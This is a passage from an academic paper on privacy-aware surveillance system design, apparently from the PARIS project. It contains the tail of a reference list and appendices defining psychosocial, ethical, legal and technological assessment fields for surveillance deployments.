[9] M. Brunson, “A definition of “social acceptability” in ecosystem management” in M. Brunson, L. Kruger, C. Tyler, and S. Schroeder (Eds.), *Defining social acceptability in ecosystem management: a workshop proceedings*, General technical Report PNW-369, Portland, 1996.

[10] C. Marris, B. Wynne, P. Simmons, S. Weldon (2001) *Final Report of the Public Attitudes to Biotechnology in Europe Research Project*. FAIR CT98-3844 (DG12 - SSMI). Lancaster, UK: Centre for the Study of Environmental Change, Lancaster University.

[11] D. Haraway (1988), “Situated knowledge: The Science Question in Feminism and the Privilege of Partial Perspective”, Feminist Studies, 14(3), pp. 575-599.

[12] D. Wright (2011), “A framework for the ethical impact assessment of information technology”, *Ethics Inf Technol*, 13, pp. 199–226.

[13] A. Sen (1992), *Inequality Re-examined*, Oxford, Oxford University Press.

[14] A. Sen and Nussbaum M. (1993), *Quality of Life*, Oxford Clarendon Press.

[15] D. J. Solove (2006), “A taxonomy of privacy”, *University of Pennsylvania Law Review*, 154, n° 3, pp. 477-560.

[16] F. Guattari (2008), *Trois ecologies*, Paris: Galilée.

[17] J. Alhadeff, B. Van Alsenoy, J. Dumortier (2011), “The Accountability Principle in Data Protection Regulation: Origin, Development and Future Directions”, in Guagnin et al. (eds.), *Managing Privacy through Accountability*, p.49-81.

[18] K. D. Haggerty and R. V. Ericson, *The New Politics of Surveillance and Visibility*, Toronto: University of Toronto Press, 2006.

[19] D. J. Solove, *Understanding Privacy*, Cambridge, MA: Harvard University Press, 2008.

[20] European Commission, “Attitudes on Data Protection and Electronic Identity in the European Union,” Special Eurobarometer, (2011): 359. Available at: http://ec.europa.eu/public_opinion/archives/ebs/ebs_359_en.pdf.

[21] A. Westin, Privacy and Freedom (New York: Atheneum, 1967).

[22] J. Archea, “The places of architectural factors in behavioral theories of privacy,” *Journal of Social Issues*, 33 (1977): 116-137.

[23] S. Petronio, *Boundaries of privacy: Dialectics of disclosure,* Albany, New York: SUNY Press, 2002.

[24] C. Norris, J. Moranand and G. Armstrong (eds.), *Surveillance, Closed Circuit Television and Social Control*, Aldershot: Ashgate, 1998.

[25] A. Rudinow Sætnan, H. Mork Lomell and C. Wiecek, “Controlling CCTV in Public Spaces: Is Privacy the (Only) Issue? Reflections on Norwegian and Danish observations,” *Surveillance & Society*, 2 (2004): 396-414.

[26] A. Cavallaro, “Privacy in Video Surveillance,” IEEE Signal Processing Magazine, 24/2, March 2007.

[27] A. Senior, S. Pankanti, A. Hampapur, L. Brown, Y. L. Tian, A. Ekin, J. Connell, C.F. Shu, and M. Lu, M. (2005), “Enabling Video Privacy through Computer Vision,” *IEEE Security & Privacy Magazine*, vol. 3, n.3, pp. 50–57.

[28] T. Winkler and B. Rinner, “User-centric privacy awareness in video surveillance,” *Special Issue on Privacy-Aware Multimedia surveillance System of the Multimedia systems Journals* , 18/2, pp. 99-121, 2011.

[29] S. Russo, “Digital Video surveillance: enhancing physical security with analytic capabilities,” *IBM Global Services*, February 2008.

[30] M. E. Gorman (ed., 2010), *Trading Zones and Interactional Expertise. Creating new kinds of collaboration,* Cambridge MA: MIT Press.

[31] M.E. Gorman, H. Collins and R. Evans (2007), "Trading Zones and Interactional Expertise”, *Studies in History and Philosophy of Science,* vol. 38, pp. 657-666.

[32] ENISA, Privacy, *Accountability and Trust – Challenges and Opportunities*, 2001, p.42.

Appendix 1. Psychosocial extension

A possible psycho-social extension may content the following fields:

Ext_Psychosocial: {

Country: this field represents the geographical location where the system is going to be deployed.

Security system/surveillance technology: type of system used in the surveillance project (e.g.: video surveillance, imaging scanner, fingerprint recognition, etc.).

Place: target location of the system (e.g.: street, beach, park, etc.).

Type of place: category of location. This field can only contain one of the following values:

- Private
- Semiprivate
- Public

Privacy of place: privacy level of the aforementioned place from the citizens' viewpoint. This field can only contain one of the following values:

- None
- A little
- Enough
- A lot of

Security of place: security level of the aforementioned place from the citizens' viewpoint. This field can only contain one of the following values:

- None
- A little
- Enough
- A lot of

Surveillance of place: surveillance level of the aforementioned place from the citizens' viewpoint. This field can only contain one of the following values:

- None
- A little
- Enough
- A lot of

Invasion of privacy in place: this field points to the citizens' feelings about the privacy of the aforementioned place. This field is a list that can contain none or several of the following values:

- Nervous
- Comfortable
- Angry
- Safe
- Stressed

- Carefree

Relationship among privacy, security and surveillance: this field describes the relationship among these three variables. This field can only contain the one of the following values:

- Good
- Bad

Security provided by the surveillance technology/security system: this field describes the connection between deployed system and security at location. This field is a list that can contain none or several of the following values:

- Surveillance technology/ security system successfully controls the location
- It is a safe place
- It is an accessible place
- It exists a balance between citizens' privacy and this surveillance technology/security system
- Surveillance technology/security system is necessary to maintain the protection of citizens
- Surveillance technology/security system prevents crime
- Surveillance technology/security system preserves safety

Intimacy provided by surveillance technology/security system: this field describes the relationship between intimacy at location and surveillance technology/security system. This field is a list that can contain none or several of the following values:

- Surveillance technology/security system invades privacy
- Surveillance technology/security system identifies people who access the location

Anonymity provided by surveillance technology/security system: this field describes the relationship between anonymity of location and surveillance technology/security system. This field is a list that can contain none or several of the following values:

- Surveillance technology/security system preserves anonymity
- Citizens avoid places with this surveillance technology/security system
- Citizens stay in place with this surveillance technology/security system

Reserve provided by surveillance technology/security system: this field describes the relationship between personal data and surveillance technology/security system. This field is a list that can contain none or several of the following values:

- Surveillance technology/security system accesses personal information of citizens
- Social interaction decreases in places with this surveillance technology/security system

Concern regarding surveillance technology/security system: this field describes the relationship between the general attitude of citizens in place and the surveillance system. This field is a list that can contain none or several of the following values:

- Surveillance technology/security system is acceptable
- Surveillance technology/security system reduces personal privacy

- Surveillance technology/security system stresses citizens
- It is important to install this surveillance technology/security system in this place
- It is preferable to be careful with this surveillance technology/security system
- It is necessary more information about this surveillance technology/security system

Level of acceptance of the specific kind of surveillance by citizens: this field determines the level of acceptance of surveillance technology/security system by citizens. It can have one of the following values:

- None
- A little
- Enough
- A lot of

Relationship between privacy and the specific surveillance technology/security system in the aforementioned place: this field describes the connection between privacy at a given location and surveillance technology/security system:

- Good
- Bad

Security strategy: system security in the psychological dimension. It describes a general strategy of the psychosocial SALT instance. This is a text field.

Psychosocial data interpretation: general and global interpretation of a psychosocial SALT instance. This is a text field.

Psychosocial data justification. General and global justification of a psychosocial SALT instance. This is a text field.

} // *end of Ext_Psychosocial*

Appendix 2. Socio-contextual and ethical

A possible socio-contextual and ethical extension may content the following fields:

Ext_Ethical: {

Types of privacy: a list containing the types of privacy likely to be impacted by the system. This field can contain none or several of the following values: person, behaviour and action, communication, data and image, thought and feeling, location and space, association.

Purpose: a text field describing the social needs matched by the system.

Whose needs are met: a list with a typology of stakeholders.

Ways needs are met: a text field and/or a list of possible technologies with a complementary text field (such as biometrics, videosurveillance, etc.).

Position of demand: we need to know whether subjects of surveillance are in a position of demand or not. This field can be a list of couples (subject, Yes/No).

Expected Benefits: this information should fit with a text field, since we cannot predict in advance all possible expected benefits from a surveillance system.

Goals for data collector: this field can be a list of possible goals.

Targeted area: a list containing none or several of the following values: public space, restricted area (safe zone), private space.

Estimated total targeted population: a number.

Reasons for constraint: a list of possible predefined reasons, together with an open text field for other reasons that cannot be predicted.

Alternative systems: a list of couples (system, cost).

Profiling technology: we need to know whether the system uses profiling technologies or not. This field can use a boolean value: Yes/No.

Social sorting: we need to know whether the system facilitates social sorting or not. Therefore, a boolean value (Yes/No) fits here. Besides, a definition of discrimination must also be provided, thus there is a need for an open text field to justify why it is not discriminating in the view of system designers.

Discriminating concerns: a boolean field (Yes/No) indicating whether it exists a descriminating concern or not and to what extent. A text field could also accompany the boolean value, indicating (if relevant) the considered countermeasures (we could explain the scope, the cost, the final decision and the justification).

Steps to reach disabled: a list of steps taken to reach out to the disabled.

Affected rights: a list of couples (affected rigth of citizen, countermeasure). We can also include a text field because usually it is not "given" when a fundamental right is affected or not, it depends on its interpretation and it has to be argumented.

Compromise human dignity: we need to know whether the system compromises human dignity or not, hence a boolean field (Yes/No). Moreover, a text field is also desirable to describe a justification.

Physical/psychosocial harms: a list of possible harms and their countermeasures: (harm, countermeasure).

Scientific studies conclusions: a text field describing the conclusions of scientific studies regarding the system. It is also interesting to "open up" to previous similar systems already in place.

Technologies replacing human contact: a list of technologies susceptible of replacing human contact.

Measures for energy reduction: a boolean field indicating whether the system has taken into account steps towards the reduction of energy consumption or not. We can also include a list (or a text field) indicating what supplementary steps could be taken towards the reduction of energy consumption.

Sustainable alternatives: a list of possible sustainable alternatives.

Psychosocial distress: a list of psychosocial distresses and their possible countermeasures (distress, countermeasure).

Contributions to general surveillance: a text field describing the contributions to a general surveillance society.

Surveillance and biometric devices: a list showing the surveillance devices and biometric systems integrated.

Security strategy: a text field describing the followed security strategy.

} *// end of Ext_Ethical*

Appendix 3. Legal extension

Due to its nature, the legal extension is the most difficult to generalize, and hence some difficulties have arised when trying to find a proper representation. This mainly happens because lawyers usually need to know all details about a given surveillance system in order to provide a valid legal feedback. However, it is impossible to gather all possible information regarding all possible surveillance systems that may be implemented. Besides it is remarkable the fact that even one unique law can have different interpretations when applied to different scenarios. These interpretations may fiffer one from the other, but still all of them may be correct.

At this moment of the PARIS project, the consortium has provided several approaches for the representation of the legal extension, being the following one of the examples:

Ext_Legal: {

Source: a text describing the source of the legal knowledge (law, jurisprudence, etc.) applied.

Scope: a text describing the scope of applicability.

Validity: { field describing the period of validity of the legal knowledge.

Not before: not valid before this date.
Not after: not valid after this date.

} *// end of Validity*

Governing entity: entity who regulates the legal aspects of the given concern.

Exceptions: { it describes some exceptions that may apply to the common legal directrices. It has three subfields:

Entity: it is the entity to which the exception applies.
Source: source text, law, directive, etc. that applies to the entity above instead of the common legal directrices.
Limitations: { it describes de limitations that can apply to the exception:

Accept: it can be "yes" or "no" whether the exception is applicable or not.
Conditions: it describes under what conditions the limitation can be applied.

} *// end of Limitations*

} *// end of Exceptions*

Recorded data: { it describes the data recorded by the system. It has three subfields:

Recipient: stakeholder who has access to the recorded data.
Kind of data: it defines the type of data that is recorded.
Data exception: some recipients may have access, as an exception, to some types of recorded data (hand geometry template, authentication code). This field identifies what types of data (if any) are included within this exception.

} *// end of Recorded data*

Information of data subjects: { some systems may require to inform data subjects about the nature of the surveillance system. It has two subfields:

Required: this can be "yes" or "no" whether data subjects have to be informed or not.
Circumstances: it defines under what circumstances data subjects have to be informed.

} *// end of Information of data subjects*

} // *end of Ext_Legal*

This is just an example of a possible legal extension representation, although the format, structure and representation for the legal knowledge is still under development.

Appendix 4. Technological extension

A possible technological representation may content the following fields:

Ext_Technological: {

Phases: this field represents the different phases that take place in a biometric system, typically: enrollment and matching.

Mode of operation: it can be identification, verification or categorization.

Multimodal system: it indicates whether they system is comprised of several biometric systems or not.

Response time: how fast the system responses.

Accuracy: accuracy of the system.

Error rate: it is a number indicating the error rate percentage of the system.

Volume: it represents the volume of people that the system is able to process with good results.

Measurable: it represents the probability of a person being categorized, identified or verified. This field can be an expression involving the fields "accuracy", "error rate" and "volume".

Kind of storage: it represents how the system stores data (centralized, distributed...).

Kind of data: it represents what kind of data the system works with (images, fingerprint templates, logs...).

Storage at different phases: { it represents the type of stored data in different phases of the system. It has two subfields:

Enrolment: type of data stored during the enrolment phase.

Matching: type of data stored during the matching phase.

} *// end of storage at different phases*

Security d_stored: security mechanisms used for the stored data.

Data exchanged: { it describes the data exchange (if any) with other systems. It has two subfields:

Data: type of exchanged data.

Circumstances: it describes the circumstances for the data exchange.

} *// end of data exchanged*

Kind of user: Kind of stakeholder using the system. It can be administrator, operator or supervisor.

Action: { what action can be performed to the data:

Access: { this action provides access to data:

Kind of data: type of data to be accessed.

Limitation: it describes the limitations to the data access.

} *// end of access*

Download: it can be "yes" or "no", depending on the availability of the data for being downloaded.

} *// end of action*

Security: security for the system in general, no just for the stored data.

Place: where the system is deployed.

Conditions: { environment conditions required by the system to operate properly. It has three subfields:

Light: it describes light conditions.

Temperature: it describes temperature conditions.

Noise: it describes noise conditions.

} *// end of conditions*

Source: where the concern information comes from.

Scope: the scope where it is applicable.

Acceptability: it defines when the concern is acceptable or not.

} *// end of Ext_Technological*